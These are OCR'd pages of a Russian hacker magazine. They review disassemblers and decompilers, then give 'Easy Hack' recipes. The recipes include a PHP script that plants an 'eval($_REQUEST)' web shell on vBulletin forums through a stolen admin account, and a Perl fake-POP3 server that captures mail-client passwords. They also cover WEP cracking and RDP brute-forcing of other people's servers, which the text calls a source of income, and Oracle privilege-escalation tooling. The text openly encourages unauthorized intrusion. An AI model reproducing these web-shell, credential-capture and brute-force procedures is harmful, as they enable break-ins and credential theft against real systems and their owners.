
IDA PRO ЗА РАБОТОЙ

том направлении, куда еще никто не вкладывал деньги. Через несколько лет парням удалось решить практически все фундаментальные проблемы дизассемблирования, над которыми просто не хотели работать остальные разработчики, зная, что быстрой отдачи не будет и проект потребует десятилетий упорного труда. К пятой версии, IDA Pro выполняла автоматическую декомпиляцию на самом высоком уровне, используя перекрестные ссылки, знание параметров вызовов функций стандартных библиотек и другую информацию. Но самая главная фишка — это интерактивное взаимодействие с пользователем. В начале исследования дизассемблер выполняет автоматический анализ программы, а затем пользователь с помощью интерактивных средств IDA начинает давать осмысленные имена, комментировать, создавать сложные структуры данных и другим образом добавлять информацию в листинг, генерируемый дизассемблером. Влюбленные в продукт пользователи разработали немало полезных плагинов, в том числе поддерживающих разные скриптовые языки для написания сценариев в дополнение к встроенному IDC. Например, IdaRUB (www.metasploit.com/users/spoonm/idarub) добавляет поддержку Ruby, а IDAPython (www.d-dome.net/idapython) — поддержку Python'а. Тут надо сказать, что, начиная с версии 5.4, дополнение IDAPython идет предустановленным в сам дистрибутив IDA.

Hex-Rays
www.hex-rays.com

После успеха IDA Pro разработчики подумали и решили, что уж раз они научились получать человеческий код на ассемблере, то неплохо дописать еще одну фичу, переводящую ассемблерную грамоту в доступный и понятный листинг на языке Си. В итоге на свет появился Hex-Rays — декомпилятор, требующий обязательно установленную на компьютеру IDA Pro. Декомпилятору подается на вход бинарник, указывается ряд параметров, после чего Hex-Rays выплевывает исходник на чистом С — в большин-

ДИЗАССЕМБЛЕРНЫЙ ЛИСТИНГ WINDBG






warning

• Вся информация представлена в образовательных целях. Помни, что реверсинг приложений и, тем более, их взлом попадают под статьи УК.



dvd

Те утилиты, которые можно свободно распространять, ты найдешь на нашем DVD-диске.



ДЕКОМПИЛИРУЕМ ПРИЛОЖЕНИЯ, НАПИСАННЫЕ НА DEPLHI/C BUILDER

VB DECOMPILER ОТ АВТОРА][

ЧЕМ УПАКОВАНО ПРИЛОЖЕНИЕ?

стве своем понятный и доступный. Правда, спешить компилировать его обратно в бинарник не стоит, потому как в большинстве случаев в момент компиляции ты увидишь столько ошибок, сколько еще не видывал. Одна из причин — отсутствие поддержки в Hex-Rays ресурсов.

W32DASM

Отличный дизассемблер, удобный и понятный. Набор функций, с точки зрения профессионала, довольно ограничен, да и вообще, его пора отнести к инструментам из прошлого века, но нет... W32DASM выдает хороший листинг, и для новичков является отличным вариантом, чтобы понять и разобраться, что к чему. К тому же, именно на этот дизассемблер авторы опираются в многочисленных мануалах для новичков, в том числе в нашем HOWTO для начинающих «Крякинг — это просто» (#80][, статья в PDF на нашем диске).

DeDe

Начинающие хакеры обычно испытывают большие трудности при взломе программ, написанных на Delphi и Builder, поскольку классические трюки, типа бряка на GetWindowTextA, не работают. Для декомпиляции кода, написанного на Delphi/Borland C++ Builder, т.е программ, которые используют библиотеку VCL от Borland, нужен специальный подход, и он реализован в утилите DeDe.

По сути, это единственный работающий декомпилятор для приложений на Delphi, которые несмотря ни на что не умирают. Автор проекта DaFixer, к сожалению, бросил заниматься своим детищем, поэтому официальной страницы у проекта в настоящий момент нет. Подробнее о том, как совладать с программами на Delphi, читай в статье «Взлом Борландии: изящная декомпиляция Delphi» (PDF-версию материала ты найдешь на диске).

VB Decompiler
www.vb-decompiler.org


Программы, разработанные на Visual Basic'е, могут быть скомпилированы либо в интерпретируемый p-code, либо в выполняемый native-код. .NET сборки всегда компилируются в компилируемый в процессе запуска IL-код. Что такое VB Decompiler? Это декомпилятор программ (EXE, DLL, OCX), написанных на Visual Basic 5.0 и 6.0, и дизассемблер программ, написанных на любом из языков .NET технологии. Так как p-code представляет собой высокоуровневые команды, то появляется реальная возможность восстановить из этого кода исходник. Единственное упущение заключается в невозможности восстановить конкретные имена переменных и некоторых функций. VB Decompiler восстанавливает исходный код из псевдокода максимально близко к оригинальному: при некоторых доработках его реально довести до компилируемого. От native-кода подобной щедрости ждать не приходится, но и в этом случае VB Decompiler поможет проанализировать программу. Если приложение было создано в среде .NET, декомпилятор полностью восстановит структуру таблиц сборки, а также будет полезен для дизассемблирования и анализа IL-кода. Примечательно, что проект полностью написан одним из наших авторов — GPCh.

PEiD
peid.has.it

Любой коммерческий продукт должен быть хорошо защищен. Разработчики намеренно использует всевозможные упаковщики и так называемые протекторы, которые применяют разного рода антиотладочные средства, максимально препятствующие взлому программы. Обойти их можно, но для этого нужно четко представлять, что использовалось для защиты приложения и какой плагин для отладчика сможет эту защиту обойти (если не брать в расчет ручную расправу с защитой). Изящно определить название и версию упаковщика способна небольшая утилита PEiD (peid.has.it).

PE Explorer
www.heaventools.com

Программа для просмотра и редактирования PE-файлов — начиная с EXE, DLL и ActiveX контролов и заканчивая скринсейверами SCR (Screensavers), апплетами панели управления CPL, SYS и бинарниками для платформы Windows Mobile. По сути, это не одна утилита, а целый набор тулз для того, чтобы посмотреть изнутри, как работает программа или библиотека. Включает в себя просмотрщик заголовков, экспорт вызовов API-функций, редактор ресурсов и дизассемблер.][



НАБОР УТИЛИТ PE EXPLORER

ЛЕОНИД «CR@WLER» ИСУПОВ CRAWLER@XAKEP.RU
ЛЕОНИД «R0ID» СТРОЙКОВ R0ID@MAIL.RU

Easy Hack

Easy Hack

Easy Hack

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ



№ 1 ЗАДАЧА: АВТОМАТИЗИРОВАТЬ ПРОЦЕСС ЗАГРУЗКИ ШЕЛЛА НА СЕРВЕР ЧЕРЕЗ VBULLETIN


РЕШЕНИЕ:

Частенько на просторах Сети встречаются бажные форумы, через которые порой очень хочется залить шелл, дабы обрести полноценный доступ к серверу :). Популярный форумный двиг vBulletin aka булка — не исключение. Залить шелл через админку сего продукта довольно просто. Для этого следует:

```
1. Поиметь админский аккаунт (только не спрашивай меня: «как?»)
2. Залогиниться в админке
3. Добавить новый модуль с телом нашего шелла (не более 60 Кб)
```

Однако, когда бажных форумов много, а времени — мало, разумнее заливать шеллы в автоматическом режиме, благо, специально для этих целей был написан «vBulletin shell installer» от товарища DeusTirael. Все, что от тебя требуется — подправить пару строк в конфиге скрипта, а именно:

```
$login = "admin";  // логин админа форума
$passw = "password";  // пароль админа форума
```



```
vb_plugin_add.php - Блокнот
Файл  Правка  Формат  Вид  Справка
<?php
  /*************************************\
 ***     vBulletin shell installer     ***
 ***        coded by DeusTirael        ***
 ***         for DaMaGeLaB.OrG         ***
 ***   for education purposes only     ***
  \*************************************/
$login = "admin";        // admin login
$passw = "123";          // admin password
$cookies = "";  // or cpsession cookies
$admincp = "http://testing/vbl/admincp/index.php";    // admincp link
$pltitle = "plugin";     // plugin title
$shellcode = 'eval(@$_REQUEST[c]);';    // shell PHP code

$admincp = substr($admincp, 0, strrpos($admincp, '/')+1);
$URL = parse_url($admincp);

function send ($data) {
        global $URL;
```

Удобный шелл-инсталлер для булки

```
$cookies = "";  // куки
$admincp = "http://blablabla.com/vbl/admincp/";  // полный http-линк до админки
$pltitle = "plugin";  // plugin title
$shellcode = 'eval(@$_REQUEST[c]);';  // код пхп-шелла
```


P.S. Скрипт успешно работает с vBulletin 3.5.*.

№ 2 ЗАДАЧА: СБРУТИТЬ WEP-КЛЮЧ, ИСПОЛЬЗУЯ НОУТ С ВИНДОЙ

РЕШЕНИЕ:

Если ты занимаешься вардрайвингом не первый день, то наверняка знаком с такой популярной утилой, как Aircrack. Существует удобная оболочка для данной тулзы под названием AiroWizard, которая представляет собой мощный инструмент для анализа защищенности ви-фи сетей. Кстати говоря, AiroWizard реализована как раз под винду и обладает, как ты уже догадался, гуишным интерфейсом :). Анализировать сети с помощью утилы несложно, алгоритм твоих действий ниже:


```
1. Сливаем тулзу с нашего диска, инсталлим, запускаем
2. Включаем адаптер, смотрим лист адаптеров в утиле и выбираем свой; если список пуст, либо карточка отсутствует — смело жми «refresh»; если и это не помогает — значит твой адаптер не поддерживается софтиной :(
3. После выбора адаптера жмем баттон «Start Airserv-ng» на вкладке «Monitor Mode»
4. Теперь запускаем утилу Airodump-ng в режиме мониторинга на вкладке «Monitor Mode»
5. Наблюдаем за ходом сканирования и определяем нужную точку
6. Запускаем Airodump-ng с нужными нам параметрами: SSID, MAC и указываем имя дампа для записи собранных пакетов; все это на вкладке AP details and Airodump-ng
```



Анализируем WEP

```
7. Переходим в раздел Authentication and packer replay\injection и последовательно выполняем все необходимые действия
8. Собираем не менее 40к пакетов и приступаем к бруту WEP-ключа на вкладке WEP crack\recovery
```

Вот и все, – список поддерживаемых адаптеров ты можешь найти в самой утиле. Кроме всего прочего, тулза позволяет изменять MAC-адрес адаптера парой кликов мышки :).




ЗАДАЧА: ПЕРЕНАПРАВИТЬ ТРАФИК С УКАЗАННЫХ ПРИЛОЖЕНИЙ НА СОКС-СЕРВЕР

РЕШЕНИЕ:

Использовать хттп-проксики всегда и везде не очень удобно, а порой — невозможно, если приложение не поддерживает работу с прокси/соксами. Выход один — перенаправлять трафик на сокс-сервер, то есть юзать соксификатор. Одна из лучших софтин подобного рода — Freecap. Тулза представляет собой классический соксификатор, с возможностью построения цепочек соксов, с поддержкой сокс4/5 и, к тому же, бесплатный :). Настроить утилу для работы весьма просто:

1. Сливаем прогу с нашего диска, либо с офсайта — http://freecap.ru
2. Открываем главное окно утилы и добавляем приложения, трафик с которых будет перенаправляться на сокс-сервер (например, браузер, асю, брутер, etc)
3. Выбираем раздел «Настройки»
4. Во вкладке «Настройки прокси» указываем IP-адрес и порт сокс-сервера (поддерживаются сокс4/5)
5. Если хотим создать цепочку соксов — переходим на вкладку «Цепочка прокси» и отмечаем галочками те соксы, которые хотим использовать в своей цепочке
6. На вкладке «Настройка журнала» есть возможность включить логирование, что делать не рекомендуется по понятным причинам :)



Соксифицируем приложения

7. На вкладке «Прямые соединения» можно добавить исключения — IP-адреса, для которых соксификация не требуется; в этом случае соединение будет идти напрямую, минуя сокс-сервер
8. После того, как все настроено — щелкаем правой кнопкой по иконке в трее и выбираем приложение, которое хотим запустить :)

Вот, собственно, и все. Анонимного веб-серфинга тебе :).



ЗАДАЧА: АВТОМАТИЗИРОВАТЬ ПРОЦЕСС ПОИСКА БАГОВ В СУБД ORACLE

РЕШЕНИЕ:

На страницах журнала мы не раз писали про анализ MySQL и MSSQL-серверов на предмет наличия уязвимостей, да и в Сети информации на эту тему — хоть отбавляй. Но в случае с Oracle все не так просто, ведь найти надежный инструмент для поиска багов в этой СУБД до недавнего времени было проблемно.

Почему до недавнего? Ответ на вопрос кроется в утиле «ORACLE SECURITY TOOLS», о предназначении которой нетрудно догадаться по названию. Тулза позволяет имитировать проникновение в СУБД, используя при этом ряд известных уязвимостей и сплойтов. Из особенностей можно выделить:


- Повышение привилегий пользователя Oracle
- Проверка валидности дефолтных паролей Oracle
- Выполнение PL/SQL кода
- Повышение привилегий в ОС Windows 2000/XP/2003 (добавление локального пользователя с правами администратора и возможностью удаленного подключения)
- Проникновение в ОС и выполнение команд с правами администратора системы

Чтобы протестировать Oracle, тебе необходимо:

1. Слить утилу с нашего диска, либо с офсайта (http://securetools.ru)
2. Запустить тулзу
3. Выбрать версию СУБД и сплойт
4. Указать необходимые для коннекта данные (логин, пасс, etc) и подключиться к СУБД
5. При необходимости выполнения PL/SQL-кода вбиваем код в соответствующем окошке и жмем «Выполнить»

Утила имеет гуишный интерфейс, так что проблем с ее эксплуатацией возникнуть у тебя не должно :).

Ищем баги в Oracle





№ 5 ЗАДАЧА: ВЫТАЩИТЬ «ЗАБЫТЫЙ» ПАРОЛЬ ИЗ ПОЧТОВОГО КЛИЕНТА

РЕШЕНИЕ:

Довольно тривиальная задачка — имеется установленный почтовик, в котором вбит предустановленный пароль. Чтобы его расшифровать, есть, минимум, 3 способа. Во-первых, заветный пароль можно вытащить из конфигов (как вручную, так и различными приложениями). Однако в большинстве случаев пассворд шифруется, и изъять его не получается. Например, те же Openpass, Passview или Recover не запускаются при установленном антивирусе или файрволе. В итоге приходится довольствоваться старым дедовским способом по искусственному «выманиванию» паролей из почтовых программ.

1. Откроем твой любимый блокнот и напишем простенький Fake-POP3-сервер, посредством которого вытащим любой пароль.

```
#!/usr/bin/perl

# Emulate the fake pop3 service ;)
use IO::Socket;
$|++;  # Юзаем сокет и отрубаем буферизацию

$sock=IO::Socket::INET->new(Listen=>10,LocalPort=>110,Proto=>'tcp',Reuse=>1) || "Cant open port: $!\n";
# Создаем сокет на 110 порту локальной машины

while($client=$sock->accept()) {
while(1) {  # Слушаем новых клиентов и входим в бесконечный цикл при каждом новом соединении
$client->send("+OK Fake POP Service ready\n");  # Выдаем баннер
$stat=$client->recv($data,1024);
$client->send("+OK Password?\n");
$stat=$client->recv($data,1024);  # Организуем обмен данными согласно RFC1939
(undef,$data)=split('',$data);
print "Password is \"$data\"\n»; # Отделяем пароль и пишем его в консоль
close($client);  # Обрубаем клиент и выходим из программы
exit;
}
}
```

Вытаскиваем пароли с помощью fake-pop3

```
home# cat 1.pl
#!/usr/bin/perl

# Emulate fuck service ;)

use IO::Socket;
$|++;

$sock=IO::Socket::INET->new(Listen=>10,LocalPort=>110,Proto=>'tcp',Reuse=>1) || "Cant open port: $!\n";

while($client=$sock->accept()) {
while(1) {
$client->send("+OK Fake POP Service ready\n");
$stat=$client->recv($data,1024);
$client->send("+OK Password?\n");
$stat=$client->recv($data,1024);
(undef,$data)=split(' ',$data);
print "Password is \"$data\"\n";
close($client);
exit;
}
}
home# perl 1.pl
Password is "test"
```

2. Изменяем в клиенте хост почтового сервера на локальный адрес (либо на любой другой, куда будет заливаться фейковый скрипт).

3. Запускаем фейковый скрипт и инициируем процесс получения новых сообщений. Как итог — ты получишь пароль в plain-text, нарисованный в консоли. Задачка выполнена.

Кстати, так можно получить пароли от совершенно любых клиентов (например, на FTP). Главное — знать команды обмена в нужном протоколе.

№ 6 ЗАДАЧА: СБРУТИТЬ ВИН-ДЕДИК

РЕШЕНИЕ:

Брут дедиков — не только средство добычи собственных серверов, но и маленький стабильный доход :). Если ты догадался, о чем идет речь, рад представить очередной релиз R&D P Brute v2.0, а точнее — его паблик-версию, ибо приватная стоит немножко денег. Тулза поможет сбрутить пару Windows-дедиков по протоколу RDP. Если коротко, то:

- Наличие гуишного интерфейса
- Утила обладает высокой скоростью
- Есть возможность удаления пробрученных IP-адресов
- Ведение полной статистики брута

Из минусов бесплатной версии — ограничение на брут в 10 потоков. Все, что от тебя требуется:

1. Слить архив с утилой с нашего ДВД
2. Распаковать
3. Заполнить файл ips.txt — IP-адреса дедиков для брута, файл pass.txt — пароли для брута
4. Запустить тулзу
5. Нажать баттон «start»

Полагаю, вопросов больше нет — вперед, брутить :).

Брутим вин-дедики :)



№ 7 ЗАДАЧА: РЕАЛИЗОВАТЬ ПРИ ПОМОЩИ ОТЛАДЧИКА OLLYDBG ИЗМЕНЕНИЕ КОДА ПРОГРАММЫ ЕЩЕ ДО НАЧАЛА ЕГО ВЫПОЛНЕНИЯ С МОМЕНТА ПОПАДАНИЯ НА ТОЧКУ ВХОДА

РЕШЕНИЕ:

1. Метод решения задачи довольно прост и основывается на использовании TLS-callback функций. Цитата из MSDN: «Метод локального хранилища потока позволяет каждому потоку многопоточного процесса выделять адреса для хранения данных для определенного потока». TLS поддерживает вызов callback-функций, указатели на адреса которых хранятся в специальной TLS-таблице, причем вызов этот происходит еще до выполнения инструкций, располагающихся на точке входа. Такую функцию мы и создадим, чтобы изменить код программы. Будем использовать для экспериментов написанный на ассемблере файл, выдающий окно с сообщением «Hello, World» (его можно найти на нашем DVD).
Создаем TLS-директорию в любой существующей секции. Не залезая в дебри, открываем PE-файл при помощи OllyDbg, выделяем 16 нулевых байт, располагающихся ниже кода (они выравнивают размер секции), и при помощи команды «Binary → Edit» контекстного меню вносим следующую последовательность: «00 11 40 00 10 11 40 00 4D 10 40 00 36 10 40 00» (для другого приложения адреса могут быть иными). Первый и второй адрес — 00401100 и 00401110 — являются адресами начала и конца выделяемой для потока области данных. По адресу 0040104D будет записано значение-индекс (его возвратит функция, выделившая блок памяти для потока). Наконец, 00401036 — это адрес таблицы callback-функций.

2. Приступим к формированию таблицы callback-функций. Переходим к адресу 00401036, выделяем 6 байт, выбираем из контекстного меню команду «Binary → Edit». Вводим значение «40 10 40 00 00 00». Первые 4 байта указывают на адрес callback-функции. Последние два нулевых байта указывают на окончание таблицы callback-функций.

3. Можно размещать код функции по адресу 00401040. Его функциональность может быть любой; в нашем случае мы изменим инструкцию, передающую один из параметров API-функции MessageBoxA — «PUSH 0». Она располагается прямо на точке входа, по адресу 00401000. Изменять ее на «PUSH 1» (значение указывает на то, что окошко с сообщением «Hello, World», выдаваемое программой, будет иметь не одну, а две кнопки — «Ok» и «Отмена») будет следующий callback-код:

```
00401040 MOV EAX,00401000; помещаем в EAX адрес точки входа
00401045 MOV EBX,0068016A; новый машинный код инструкции, первоначальный имел вид 0068006A
0040104A MOV DWORD PTR DS:[EAX],EBX; производим патчинг инструкции
0040104C RETN; возвращаемся из функции
```

Сохраняем файл (команда Copy to executable → All modifications контекстного меню правой кнопки мыши).

4. Теперь необходимо внести адрес TLS-директории в PE-заголовок исследуемого файла. В окне дампа переходим к адресу 00400000, в окне дампа выбираем Special → PE Header, чтобы отладчик рассматривал данные как PE-заголовок. Прокручиваем дамп чуть ниже, пока не встретим сигнатуру PE. В списке полей структуры ищем поле TLS Table address и при помощи комбинации клавиш <Ctrl+E> открываем меню редактирования. Адрес, по которому располагалась размещенная нами таблица, имел значение 00401026. Вспоминая, что в PE-заголовок нужно вводить смещения, а не абсолютные адреса, отнимаем от значения 00401026 значение ImageBase (00400000) и получаем значение 00001026. Таким образом, вводим в окно редактирования последовательность 26 10 00 00. Из контекстного меню выбираем Copy to executable File; в появившемся окне снова нажимаем на правую кнопку мыши и выбираем из меню Save file. Сохраняем файл. Запуск удается успешно, программа отображает кнопки Ok и Отмена, хотя первоначально отображалась лишь одна кнопка.



№ 8 ЗАДАЧА: ЭМУЛИРОВАТЬ РЕЗУЛЬТАТ ВЫПОЛНЕНИЯ RDTSC (АССЕМБЛЕРНАЯ ИНСТРУКЦИЯ-СЧЕТЧИК ТАКТОВ) ДЛЯ ОБХОДА НЕКОТОРЫХ ПРОГРАММНЫХ ЗАЩИТ

РЕШЕНИЕ:

1. Устанавливаем утилиту Kernel-Mode Driver Manager, написанную хакером Four-F.


2. Скачиваем с http://www.wasm.ru или забираем с нашего диска драйвер fakerdtsc.sys с исходными кодами (это позволит при желании его модифицировать и собрать нужный вариант). Драйвер «кормит» вызывающие RDTSC приложения малыми псевдослучайными числами, что делает работу защит, основанных на использовании RDTSC, бессмысленной.

3. Загружаем fakerdtsc.sys при помощи утилиты Kernel-Mode Driver Manager и «проводим» его внутрь системы при помощи нажатия кнопок «Register» и «Run».

